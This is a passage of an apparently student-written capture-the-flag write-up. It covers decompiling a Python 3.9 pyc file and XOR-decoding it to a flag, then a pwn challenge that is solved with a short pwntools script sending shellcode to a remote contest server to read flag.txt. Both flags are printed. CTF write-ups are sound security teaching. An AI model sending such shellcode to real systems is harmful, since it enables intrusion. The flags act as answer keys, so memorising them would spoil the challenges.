
```
with open("puzzle.pyc", "wb") as fw:
        fw.write(pyc_bytes)
```

✓ 0.1s Python

To will need to decompile the pyc file in order to get a python executable. However, we realized that all major python decompiler modules do not support python 3.9 except for this: https://github.com/zrax/pycdc

```
┌──(kali㉿kali)-[~/Desktop/GIF]
└─$ ./pycdc puzzle.pyc
# Source Generated with Decompyle++
# File: puzzle.pyc (Python 3.9)

import random
key = 'ntu'
strr = '218,118,52,87,81,92,71,84,205,30,245,195,215,16,160,250,0,120,172,42,227,222,144,227,208,123,231,255,162,86,148,217'

def solve(str2, key):
    random.seed(key)
    str1 = ''
    return str1
```


Compiling and running the module, we were only able to get the partially decompiled python code. Since we saw a similar blog online (https://ctf-wiki.mahaloz.re/misc/picture/gif/), we tried to fill in the second function stated on the blog. Finally, we were able to get the decompiled code. Running the code in a python interpreter will allow us to get the flag.



```
import random
key = 'ntu'
strr = '218,118,52,87,81,92,71,84,205,30,245,195,215,16,160,250,0,120,172,42,227,222,144,227,208,123,231,255,162,86,148,217'

def solve(str2, key):
    random.seed(key)
    str1 = ''
    return str1

def func2(str2, key):
    random.seed(key)
    str1 = ''
    for i in str2.split(','):
        i = int(i)
        n = random.randint(0, 255)
        str1 += chr(i ^ n)
        print(n)

    return str1

print(func2(strr,key))
```


```
Output exceeds the size limit. Open the full output data in a text editor
188
26
85
48
42
44
62
55
146
47
134
156
239
105
212
159
99
72
200
79
188
238
246
188
147
...
102
250
164
flag{pyc_1s_Bytec0de_0f_CPyth0n}
```

Pwn: No More Shell



```
1 from pwn import *
2 context(arch = 'amd64', os = 'linux')
3 r = remote('155.69.149.208', 22803)
4 cmd = asm(pwnlib.shellcraft.amd64.linux.cat('./flag.txt', fd=1))
5 r.send(cmd)
6 r.interactive()
7
```

Using the hint from the question where there's a missing file 'flag.txt". We use the shellcraft module to generate shellcode to open the file "./flag.txt" and send the payload to the server.



```
┌──(kali㉿kali)-[~/Desktop/No More Shell]
└─$ python3 No\ More\ Shell.py
[+] Opening connection to 155.69.149.208 on port 22803: Done
[*] Switching to interactive mode
flag{ExecStack_ENABLED_123ORbdqhb}
[*] Got EOF while reading in interactive
$
```

This will give return us the flag{ExecStack_ENABLED_123ORbdqhb}